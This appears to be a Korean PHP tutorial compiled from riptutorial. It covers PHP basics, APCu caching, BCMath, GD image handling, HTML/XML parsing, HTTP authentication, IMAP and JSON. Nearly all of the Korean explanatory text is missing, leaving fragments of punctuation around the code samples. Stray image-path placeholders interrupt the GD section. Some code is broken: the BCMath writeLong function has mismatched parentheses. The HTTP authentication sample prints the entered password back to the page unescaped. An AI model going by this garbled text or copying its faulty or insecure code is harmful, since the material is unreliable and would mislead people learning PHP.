배우기 PHP

#php

1: PHP

PHP (PHP : Hypertext Preprocessor) . . PHP . .

. .

PHP .

5.6, 7.0 7.1.

PHP 2 . 2 1 . . .

3 .

.

https://bugs.php.net/ .

PHP PHP .

PHP .

edit.php.net . .

PHP 7.x

7.1	2019-12-01	2016-12-01
7.0	2018-12-03	2015-12-03

PHP 5.x

5.6	2018-12-31	2014-08-28
5.5	2016-07-21	2013-06-20
5.4	2015-09-03	2012-03-01
5.3	2014-08-14	2009-06-30
5.2	2011-01-06	2006-11-02

5.1	2006-08-24	2005-11-24
5.0	2005-09-05	2004-07-13

PHP 4.x

4.4	2008-08-07	2005-07-11
4.3	2005-03-31	2002-12-27
4.2	2002-09-06	2002-04-22
4.1	2002-03-12	2001-12-10
4.0	2001-06-23	2000-05-22

3.0	2000-10-20	1998-06-06
2.0		1997-11-01
1.0		1995-06-08

Examples

HTML

PHP HTML . HTML PHP HTML .

HTML `Hello World!` PHP `Hello World!` :

```
<!DOCTYPE html>
<html>
    <head>
        <title>PHP!</title>
    </head>
    <body>
        <p><?php echo "Hello world!"; ?></p>
    </body>
</html>
```

PHP HTML .

```
<!DOCTYPE html>
<html>
    <head>
        <title>PHP!</title>
    </head>
    <body>
        <p>Hello world!</p>
    </body>
</html>
```

PHP 5.x 5.4

`echo` . PHP 5.4.0 short_open_tag .

.

```
<p><?= "Hello world!" ?></p>
```

.

```
<p><?php echo "Hello world!"; ?></p>
```

XSS ( ) PHP HTML .

: (`<?= ... ?>`) PSR-1 .

HTML

. `plain text` , `JSON` `XML` .

`header()` HTTP . `Content-Type` .

`Content-Type` `text/plain` .

```
header("Content-Type: text/plain");
echo "Hello World";
```

.

JSON `application/json` .

```
header("Content-Type: application/json");

// Create a PHP data array.
$data = ["response" => "Hello World"];

// json_encode will convert it to a valid JSON string.
echo json_encode($data);
```

`application/json` .

{ "": "Hello World"}

`header()` PHP . . .

```
// Error: We cannot send any output before the headers
echo "Hello";

// All headers must be sent before ANY PHP output
header("Content-Type: text/plain");
echo "World";
```

.

: **-** (/dir/example.php:2) **/dir/example.php 3** .

`header()` . PHP `<?php` `<?php` . , (PSR-2 PHP) `?>` PHP PHP .

" (:).

, !

PHP `echo` :

```
echo "Hello, World!\n";
```

`print` .

```
print "Hello, World!\n";
```

.

- `echo` `void` , `print` `1` `int` .
- `echo` ( ), `print` .
- `echo` `print` .

`echo` `print` . , . . `echo` `print` .

C `printf` .

```
printf("%s\n", "Hello, World!");
```

PHP .

C . PHP .

PHP . , `echo "No error";` `echo "No error";` :

```
<?php echo "No error"; // no closing tag is needed as long as there is no code below
```

PHP .

```
<?php echo "This will cause an error if you leave out the closing tag"; ?>
<html>
    <body>
    </body>
</html>
```

PHP .

```
<?php echo "I hope this helps! :D";
echo "No error" ?>
```

PHP PHP (PHP).

.

```
<?php
    echo "Here we use a semicolon!";
    echo "Here as well!";
    echo "Here as well!";
    echo "Here we use a semicolon and a closing tag because more code follows";
?>
<p>Some HTML code goes here</p>
<?php
    echo "Here we use a semicolon!";
    echo "Here as well!";
    echo "Here as well!";
    echo "Here we use a semicolon and a closing tag because more code follows";
?>
<p>Some HTML code goes here</p>
<?php
    echo "Here we use a semicolon!";
    echo "Here as well!";
    echo "Here as well!";
    echo "Here we use a semicolon but leave out the closing tag";
```

PHP CLI

PHP CLI (Command Line Interface) .

CLI PHP .

PHP CLI PHP :

1. . `php` PHP .

   ```
   echo '<?php echo "Hello world!";' | php
   ```

2. . PHP `php` .

   ```
   php hello_world.php
   ```

3. . `php -r` . PHP `<?php` open .

   ```
   php -r 'echo "Hello world!";'
   ```

4.

. `php -a` . PHP ( ) return .

```
$ php -a
Interactive mode enabled
php > echo "Hello world!";
Hello world!
```

PHP HTML stdout (1) PHP stderr (2).

`Example.php`

```
<?php
echo "Stdout 1\n";
trigger_error("Stderr 2\n");
print_r("Stdout 3\n");
fwrite(STDERR, "Stderr 4\n");
throw new RuntimeException("Stderr 5\n");
?>
Stdout 6
```

```
$ php Example.php 2>stderr.log >stdout.log;\
> echo STDOUT; cat stdout.log; echo;\
> echo STDERR; cat stderr.log\

STDOUT
Stdout 1
Stdout 3

STDERR
Stderr 4
PHP Notice:  Stderr 2
 in /Example.php on line 3
PHP Fatal error:  Uncaught RuntimeException: Stderr 5
 in /Example.php:6
Stack trace:
#0 {main}
  thrown in /Example.php on line 6
```

: (CLI)

PHP

PHP 5.4+ . nginx Apache HTTP . .

`-S` .

```
php -S <host/ip>:<port>
```

---

1. `index.php` .

;

```
<?php
echo "Hello World from built-in PHP server";
```

2. `php -S localhost:8080` . `http://` . 8080 .
3. `http://localhost:8080` . "Hello World" .

(,) `-t` `-t` .

```
php -S <host/ip>:<port> -t <directory>
```

`public/` `php -S localhost:8080 -t public/` .

.

```
[Mon Aug 15 18:20:19 2016] ::1:52455 [200]: /
```

PHP

PHP . PHP ( ) .

PHP .

```
<?php
    echo "Hello World";
?>
```

PHP 5.x 5.4

PHP PHP 5.4 . .

```
<?= "Hello World" ?>
```

`short_open_tag` .

```
<?
    echo "Hello World";
?>
```

:

- PHP .
-

.

- .
- XML
- .

PHP 5.x 5.6

ASP

`asp_tags` ASP .

```
<%
    echo "Hello World";
%>
```

. PHP 7.0 .

PHP : https://riptutorial.com/ko/php/topic/189/php-

2: APCu

APCu PHP - . PHP-FPM . .

Examples

apcu_store apcu_fetch .

```
$key = 'Hello';
$value = 'World';
apcu_store($key, $value);
print(apcu_fetch('Hello')); // 'World'
```

apcu_cache_info .

```
print_r(apcu_cache_info());
```

- apcu_cache_info() apcu_cache_info() .
- apcu_cache_info(true) .
- APCUIterator APCUIterator .

APCUIterator .

```
foreach (new APCUIterator() as $entry) {
    print_r($entry);
}
```

.

```
foreach (new APCUIterator($regex) as $entry) {
    print_r($entry);
}
```

.

```
$key = '…';
$regex = '(^' . preg_quote($key) . '$)';
print_r((new APCUIterator($regex))->current());
```

APCu : https://riptutorial.com/ko/php/topic/9894/apcu

3: BC ( )

2147483647-1 . PHP .

- bcadd ($ left_operand, $ right_operand [, int $ scale = 0])
- int bccomp ($ left_operand, $ right_operand [, int $ scale = 0])
- bcdiv ($ left_operand, $ right_operand [, int $ scale = 0])
- bcmod ($ left_operand, $)
- bcmul ($ left_operand, $ right_operand [, int $ scale = 0])
- bcpowmod (string $ left_operand, $ right_operand, $ [, int $ scale = 0])
- bool bcscale (int $ scale)
- bcsqrt (string $ operand [, int $ scale = 0])
- bcsub ($ left_operand, $ right_operand [, int $ scale = 0])

bcadd	*.*
`left_operand`	().
`right_operand`	.
`scale`	.
bccomp	***2 .***
`left_operand`	().
`right_operand`	.
`scale`	.
bcdiv	***2 .***
`left_operand`	().
`right_operand`	.
`scale`	.
bcmod	*.*
`left_operand`	().
`modulus`	().
bcmul	*.*
`left_operand`	().

bcadd	**.**
`right_operand`	.
`scale`	.
bcpow	**.**
`left_operand`	().
`right_operand`	.
`scale`	.
bcpowmod	**.**
`left_operand`	().
`right_operand`	.
`modulus`	().
`scale`	.
Bcscale	***bc .***
`scale`	
bcsqrt	**.**
`operand`	().
`scale`	.
bcsub	**.**
`left_operand`	().
`right_operand`	.
`scale`	.

BC `scale` 0 .

Examples

BCMath

bcadd float + float

```
var_dump('10' + '-9.99');           // float(0.0099999999999998)
var_dump(10 + -9.99);               // float(0.0099999999999998)
var_dump(10.00 + -9.99);            // float(0.0099999999999998)
var_dump(bcadd('10', '-9.99', 20)); // string(22) "0.01000000000000000000"
```

bcsub float-float

```
var_dump('10' - '9.99');           // float(0.0099999999999998)
var_dump(10 - 9.99);               // float(0.0099999999999998)
var_dump(10.00 - 9.99);            // float(0.0099999999999998)
var_dump(bcsub('10', '9.99', 20)); // string(22) "0.01000000000000000000"
```

bcmul int * int

```
var_dump('5.00' * '2.00');            // float(10)
var_dump(5.00 * 2.00);                // float(10)
var_dump(bcmul('5.0', '2', 20));      // string(4) "10.0"
var_dump(bcmul('5.000', '2.00', 20)); // string(8) "10.00000"
var_dump(bcmul('5', '2', 20));        // string(2) "10"
```

bcmul float * float

```
var_dump('1.6767676767' * '1.6767676767');           // float(2.8115498416259)
var_dump(1.6767676767 * 1.6767676767);               // float(2.8115498416259)
var_dump(bcmul('1.6767676767', '1.6767676767', 20)); // string(22) "2.81154984162591572289"
```

bcdiv float / float

```
var_dump('10' / '3.01');           // float(3.3222591362126)
var_dump(10 / 3.01);               // float(3.3222591362126)
var_dump(10.00 / 3.01);            // float(3.3222591362126)
var_dump(bcdiv('10', '3.01', 20)); // string(22) "3.32225913621262458471"
```

bcmath 32   /

32 `0x7FFFFFFF` `0x0000000080000000` `0x7FFFFFFFFFFFFFFF` 64 32 (`signed long long`) . 64 `signed long long` . . bcmath .

`pack` / `unpack` 2 10 (`string` 2 ASCII) ASCII 32 32 int. .

```
/** Use pack("J") or pack("p") for 64-bit systems */
function writeLong(string $ascii) : string {
    if(bccomp($ascii, "0") === -1) { // if $ascii < 0
        // 18446744073709551616 is equal to (1 << 64)
        // remember to add the quotes, or the number will be parsed as a float literal
        $ascii = bcadd($ascii, "18446744073709551616");
    }

    // "n" is big-endian 16-bit unsigned short. Use "v" for small-endian.
    return pack("n", bcmod(bcdiv($ascii, "281474976710656"), "65536")) .
        pack("n", bcmod(bcdiv($ascii, "4294967296"), "65536")) .
        pack("n", bcdiv($ascii, "65536"), "65536")) .
        pack("n", bcmod($ascii, "65536"));
}

function readLong(string $binary) : string {
    $result = "0";
    $result = bcadd($result, unpack("n", substr($binary, 0, 2)));
    $result = bcmul($result, "65536");
    $result = bcadd($result, unpack("n", substr($binary, 2, 2)));
    $result = bcmul($result, "65536");
    $result = bcadd($result, unpack("n", substr($binary, 4, 2)));
    $result = bcmul($result, "65536");
    $result = bcadd($result, unpack("n", substr($binary, 6, 2)));

    // if $binary is a signed long long
    // 9223372036854775808 is equal to (1 << 63) (note that this expression actually does not
work even on 64-bit systems)
    if(bccomp($result, "9223372036854775808") !== -1) { // if $result >= 9223372036854775807
        $result = bcsub($result, "18446744073709551616"); // $result -= (1 << 64)
    }
    return $result;
}
```

BC ( ) : https://riptutorial.com/ko/php/topic/8550/bc-----

4: GD

header("Content-Type: $mimeType"); _ , , ?> image____. (" . .) ?> .

Examples

imagecreatetruecolor .

```
$img = imagecreatetruecolor($width, $height);
```

$img $width X $height . .

.

- imagecreatefrompng
- imagecreatefromjpeg
- imagecreatefrom* .

. ( ) imagedestroy() .

```
imagedestroy($image);
```

. .

```
function convertJpegToPng(string $filename, string $outputFile) {
    $im = imagecreatefromjpeg($filename);
    imagepng($im, $outputFile);
    imagedestroy($im);
}
```

image* image* . * .

:

```
bool image___(resource $im [, mixed $to [ other parameters]] )
```

$to . GD .

PNG .

```
imagepng($image, "/path/to/target/file.png");

$stream = fopen("phar://path/to/target.phar/file.png", "wb");
imagepng($image2, $stream);
// Don't fclose($stream)
```

fopen t b .

fopen("php://temp", $f) fopen("php://memory", $f) . .

HTTP

(:) null . HTTP .

```
header("Content-Type: $mimeType");
```

$mimeType MIME . image/png , image/gif image/jpeg .

.

OB ( )

```
ob_start();
imagepng($image, null, $quality); // pass null to supposedly write to stdout
$binary = ob_get_clean();
```

. , OB . .

stream_wrapper_register . .

```
<?php

class GlobalStream{
        private $var;

        public function stream_open(string $path){
                $this->var =& $GLOBALS[parse_url($path)["host"]];
                return true;
        }

        public function stream_write(string $data){
                $this->var .= $data;
                return strlen($data);
        }
}

stream_wrapper_register("global", GlobalStream::class);

$image = imagecreatetruecolor(100, 100);
imagefill($image, 0, 0, imagecolorallocate($image, 0, 0, 0));

$stream = fopen("global://myImage", "");
imagepng($image, $stream);
echo base64_encode($myImage);
```

GlobalStream (,). .

.

- , `__call` `stream_open` , `stream_write` `stream_close` .
- `fopen` . `fopen` `stream_open` .
- `stream_write` `.=` ( ) `.=` ( ) .

`<img>` HTML .

```
echo '<img src="data:image/png;base64,' . base64_encode($binary) . '">';
```

`imagecopyresampled` .

`image` .

```
// new image
$dst_img = imagecreatetruecolor($width, $height);
```

. `createimagefrom*` `createimagefrom*` .

- jpeg
- gif
- PNG
-


:


```
//original image
$src_img=imagecreatefromstring(file_get_contents($original_image_path));
```

imagecopyresampled (src_img) (dst_img) `imagecopyresampled` .

```
imagecopyresampled($dst_img, $src_img,
    $dst_x ,$dst_y, $src_x, $src_y,
    $dst_width, $dst_height, $src_width, $src_height);
```

`src_*` `dst_*` .


src_img
src_Y
src_X
src_Height
Src_Width
COURTESY PETER MOREY


dst_img
dst_Y
dst_X
dst_Height
dst_Width

5: HTML

Examples

HTML

PHP DOM Level 2 `getElementById()` `appendChild()` HTML .

```
$html = '<html><body><span id="text">Hello, World!</span></body></html>';

$doc = new DOMDocument();
libxml_use_internal_errors(true);
$doc->loadHTML($html);

echo $doc->getElementById("text")->textContent;
```

:

```
Hello, World!
```

PHP HTML HTML . HTML `libxml_use_internal_errors()` DOM (libxml) `libxml_use_internal_errors()` . `libxml_get_errors()` .

XPath

```
$html = '<html><body><span class="text">Hello, World!</span></body></html>';

$doc = new DOMDocument();
$doc->loadHTML($html);

$xpath = new DOMXPath($doc);
$span = $xpath->query("//span[@class='text']")->item(0);

echo $span->textContent;
```

:

```
Hello, World!
```

SimpleXML

- SimpleXML XML (XML) PHP .
- XML .

XML

```
// Load an XML string
$xmlstr = file_get_contents('library.xml');
$library = simplexml_load_string($xmlstr);

// Load an XML file
$library = simplexml_load_file('library.xml');

// You can load a local file path or a valid URL (if allow_url_fopen is set to "On" in php.ini
```

OOP XML

```
// $isPathToFile: it informs the constructor that the 1st argument represents the path to a
file,
// rather than a string that contains 1the XML data itself.

// Load an XML string
$xmlstr = file_get_contents('library.xml');
$library = new SimpleXMLElement($xmlstr);

// Load an XML file
$library = new SimpleXMLElement('library.xml', NULL, true);

// $isPathToFile: it informs the constructor that the first argument represents the path to a
file, rather than a string that contains 1the XML data itself.
```

- SimpleXML XML XML SimpleXMLElement .
- XML .

:

```
$library = new SimpleXMLElement('library.xml', NULL, true);
foreach ($library->book as $book){
    echo $book['isbn'];
    echo $book->title;
    echo $book->author;
    echo $book->publisher;
}
```

- XML .

( ) :

```
foreach ($library->children() as $child){
    echo $child->getName();
    // Get attributes of this element
    foreach ($child->attributes() as $attr){
        echo ' ' . $attr->getName() . ': ' . $attr;
    }
    // Get children
    foreach ($child->children() as $subchild){
        echo ' ' . $subchild->getName() . ': ' . $subchild;
    }
}
```

HTML   : https://riptutorial.com/ko/php/topic/1032/html--

6: HTTP

HTTP .

Examples

: . !

```
<?php
if (!isset($_SERVER['PHP_AUTH_USER'])) {
    header('WWW-Authenticate: Basic realm="My Realm"');
    header('HTTP/1.0 401 Unauthorized');
    echo 'Text to send if user hits Cancel button';
    exit;
}
echo "<p>Hello {$_SERVER['PHP_AUTH_USER']}.</p>";
$user = $_SERVER['PHP_AUTH_USER']; //Lets save the information
echo "<p>You entered {$_SERVER['PHP_AUTH_PW']} as your password.</p>";
$pass = $_SERVER['PHP_AUTH_PW']; //Save the password(optionally add encryption)!
?>
//You html page
```

HTTP : https://riptutorial.com/ko/php/topic/8059/http-

7: IMAP

Examples

IMAP

PHP IMAP IMAP .

/ PHP5

```
sudo apt-get install php5-imap
sudo php5enmod imap
```

/ PHP7

```
sudo apt-get install php7.0-imap
```

YUM

```
sudo yum install php-imap
```

Mac OS X (php5.6)

```
brew reinstall php56 --with-imap
```

IMAP . .

- IP
-
    - IMAP 143 993 ().
    - POP 110 995 ().
    - SMTP 25 465 ().
    - NNTP 119 563 ().
- ( )

`/service=service`		imap, pop3, nntp, smtp	
`/user=user`			
`/authuser=user`	; (: administrator)		
`/anonymous`			
`/debug`			
`/secure`	.		
`/norsh`	rsh ssh IMAP .		

`/ssl`	Secure Socket Layer .		
`/validate-cert`	TLS / SSL		
`/novalidate-cert`	TLS / SSL .		
`/tls`	start-TLS .		
`/notls`	TLS .		
`/readonly`	(IMAP , NNTP , SMTP POP3)		

.

```
{imap.example.com:993/imap/tls/secure}
```

ASCII utf7_encode ($ string) .

imap_open :

```
<?php
$mailbox = imap_open("{imap.example.com:993/imap/tls/secure}", "username", "password");
if ($mailbox === false) {
    echo "Failed to connect to server";
}
```

. imap_list . `imap_open` (`*`).

```
$folders = imap_list($mailbox, "{imap.example.com:993/imap/tls/secure}", "*");
if ($folders === false) {
    echo "Failed to list folders in mailbox";
} else {
    print_r($folders);
}
```

.

```
Array
(
    [0] => {imap.example.com:993/imap/tls/secure}INBOX
    [1] => {imap.example.com:993/imap/tls/secure}INBOX.Sent
    [2] => {imap.example.com:993/imap/tls/secure}INBOX.Drafts
    [3] => {imap.example.com:993/imap/tls/secure}INBOX.Junk
    [4] => {imap.example.com:993/imap/tls/secure}INBOX.Trash
)
```

.

```
$folders = imap_list($mailbox, "{imap.example.com:993/imap/tls/secure}", "*.Sent");
```

`.Sent` .

```
Array
(
    [0] => {imap.example.com:993/imap/tls/secure}INBOX.Sent
)
```

: *   . %   .

imap_headers   .

```
<?php
$headers = imap_headers($mailbox);
```

.

```
[FLAG] [MESSAGE-ID])[DD-MM-YYY] [FROM ADDRESS] [SUBJECT TRUNCATED TO 25 CHAR] ([SIZE] chars)
```

.

```
A     1)19-Aug-2016 someone@example.com Message Subject (1728 chars)
D     2)19-Aug-2016 someone@example.com RE: Message Subject (22840 chars)
U     3)19-Aug-2016 someone@example.com RE: RE: Message Subject (1876 chars)
N     4)19-Aug-2016 someone@example.com RE: RE: RE: Message Subje (1741 chars)
```

		.
		.
		.
		.
		.
		.
		.

.

.   1 ( ) `imap_num_msg($mailbox)` ID .

`imap_header` .

```
<?php
$header = imap_headerinfo($mailbox , 1);

stdClass Object
(
    [date] => Wed, 19 Oct 2011 17:34:52 +0000
    [subject] => Message Subject
    [message_id] => <04b80ceedac8e74$51a8d50dd$0206600a@user1687763490>
    [references] => <ec129beef8a113c941ad68bdaae9@example.com>
    [toaddress] => Some One Else <someoneelse@example.com>
    [to] => Array
        (
            [0] => stdClass Object
                (
                    [personal] => Some One Else
                    [mailbox] => someonelse
                    [host] => example.com
                )
        )
    [fromaddress] => Some One <someone@example.com>
    [from] => Array
        (
            [0] => stdClass Object
                (
                    [personal] => Some One
                    [mailbox] => someone
                    [host] => example.com
                )
        )
    [reply_toaddress] => Some One <someone@example.com>
    [reply_to] => Array
        (
            [0] => stdClass Object
                (
                    [personal] => Some One
                    [mailbox] => someone
                    [host] => example.com
                )
        )
    [senderaddress] => Some One <someone@example.com>
    [sender] => Array
        (
            [0] => stdClass Object
                (
                    [personal] => Some One
                    [mailbox] => someone
                    [host] => example.com
                )
        )
    [Recent] =>
    [Unseen] =>
    [Flagged] =>
    [Answered] =>
    [Deleted] =>
    [Draft] =>
    [Msgno] =>    1
    [MailDate] => 19-Oct-2011 17:34:48 +0000
    [Size] => 1728
    [udate] => 1319038488
)
```

IMAP : https://riptutorial.com/ko/php/topic/7359/imap

8: JSON

JSON (JavaScript Object Notation) . PHP PHP JSON .

- json_encode ($ [, int $ = 0 [, int $ = 512]])
- json_decode (string $ json [, bool $ assoc = false [, int $ depth = 512 [, int $ options = 0]]])

json_encode	-
	. . UTF-8 .
	JSON_HEX_QUOT, JSON_HEX_TAG, JSON_HEX_APOS, JSON_HEX_APOS, JSON_NUMERIC_CHECK, JSON_PRETTY_PRINT, JSON_UNESCAPED_SLASHES, JSON_FORCE_OBJECT, JSON_PRESERVE_ZERO_FRACTION, JSON_UNESCAPED_UNICODE, JSON_PARTIAL_OUTPUT_ON_ERROR . JSON .
	. 0 .
json_decode	-
json	json . UTF-8 .
	.
	JSON . JSON_BIGINT_AS_STRING ( )

- **json_decode** JSON , . json_decode null . **json_last_error .**

Examples

JSON

`json_decode()` JSON PHP .

`json_decode()` JSON JSON **\ stdClass** . , `"true"` , `"false"` `"null"` `NULL` . `NULL` `NULL` .

```
// Returns an object (The top level item in the JSON string is a JSON dictionary)
$json_string = '{"name": "Jeff", "age": 20, "active": true, "colors": ["red", "blue"]}';
$object = json_decode($json_string);
printf('Hello %s, You are %s years old.', $object->name, $object->age);
#> Hello Jeff, You are 20 years old.

// Returns an array (The top level item in the JSON string is a JSON array)
$json_string = '["Jeff", 20, true, ["red", "blue"]]';
$array = json_decode($json_string);
```

```
printf('Hello %s, You are %s years old.', $array[0], $array[1]);
```

`var_dump()` .

```
// Dump our above $object to view how it was decoded
var_dump($object);
```

( ) :

```
class stdClass#2 (4) {
 ["name"] => string(4) "Jeff"
 ["age"] => int(20)
 ["active"] => bool(true)
 ["colors"] =>
   array(2) {
     [0] => string(3) "red"
     [1] => string(4) "blue"
   }
}
```

: JSON PHP .

JSON `true` `json_decode()` .

```
$json_string = '{"name": "Jeff", "age": 20, "active": true, "colors": ["red", "blue"]}';
$array = json_decode($json_string, true); // Note the second parameter
var_dump($array);
```

( ) :

```
array(4) {
  ["name"] => string(4) "Jeff"
  ["age"] => int(20)
  ["active"] => bool(true)
  ["colors"] =>
  array(2) {
    [0] => string(3) "red"
    [1] => string(4) "blue"
  }
}
```

(`$assoc`) .

: `$assoc` ., `json_encode()` JSON .

JSON 512 *(5.2.3 20 , 5.2.3 128)* "" `json_decode()` `NULL` `NULL` . 5.3 (`$depth`) .

:

> PHP »RFC 4627 JSON . NULL . RFC 4627 . »RFC 7159 (RFC 4627) »ECMA-404 "JSON " RFC 4627 JSON . .

, , PHP JSON .

```
$json = json_decode('"some string"', true);
var_dump($json, json_last_error_msg());
```

:

```
string(11) "some string"
string(8) "No error"
```

RFC 4627 . JSLint , JSON Formatter & Validator (RFC 4627) .

(512) `$depth` . .

`$options` . `JSON_BIGINT_AS_STRING` . .

true, false null .

:

```
var_dump(json_decode('tRue'), json_last_error_msg());
var_dump(json_decode('tRUe'), json_last_error_msg());
var_dump(json_decode('tRUE'), json_last_error_msg());
var_dump(json_decode('TRUe'), json_last_error_msg());
var_dump(json_decode('TRUE'), json_last_error_msg());
var_dump(json_decode('true'), json_last_error_msg());
```

PHP 5.6 :

```
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
```

:

```
NULL
string(12) "Syntax error"
NULL
string(12) "Syntax error"
NULL
string(12) "Syntax error"
NULL
string(12) "Syntax error"
NULL
string(12) "Syntax error"
```

```
bool(true)
string(8) "No error"
```

`false` `null` .

`json_decode()` `NULL` `NULL` .

```
$json = "{'name': 'Jeff', 'age': 20 }" ;  // invalid json

$person = json_decode($json);
echo $person->name;    //  Notice: Trying to get property of non-object: returns null
echo json_last_error();
#  4 (JSON_ERROR_SYNTAX)
echo json_last_error_msg();
#  unexpected character
```

`NULL` . , JSON `"null"` `json_decode()` `null` .

JSON

`json_encode` PHP (PHP 5.4 `JsonSerializable`) JSON . JSON FALSE .

```
$array = [
    'name' => 'Jeff',
    'age' => 20,
    'active' => true,
    'colors' => ['red', 'blue'],
    'values' => [0=>'foo', 3=>'bar'],
];
```

PHP string, integer boolean JSON . JSON , JSON . (0 JSON .)

```
echo json_encode($array);
```

:

```
{"name":"Jeff","age":20,"active":true,"colors":["red","blue"],"values":{"0":"foo","3":"bar"}}
```

PHP 5.3, `json_encode` .

OR `|` .

PHP 5.x 5.3

`JSON_FORCE_OBJECT`

.

```
$array = ['Joel', 23, true, ['red', 'blue']];
```

```
echo json_encode($array);
echo json_encode($array, JSON_FORCE_OBJECT);
```

:

```
["Joel",23,true,["red","blue"]]
{"0":"Joel","1":23,"2":true,"3":{"0":"red","1":"blue"}}
```

`JSON_HEX_TAG` , `JSON_HEX_AMP` , `JSON_HEX_APOS` , `JSON_HEX_QUOT`

.

JSON_HEX_TAG	<	\u003C
JSON_HEX_TAG	>	\u003E
JSON_HEX_AMP	&	\u0026
JSON_HEX_APOS	'	\u0027
JSON_HEX_QUOT	"	\u0022

```
$array = ["tag"=>"<>", "amp"=>"&", "apos"=>"'", "quot"=>"\""];
echo json_encode($array);
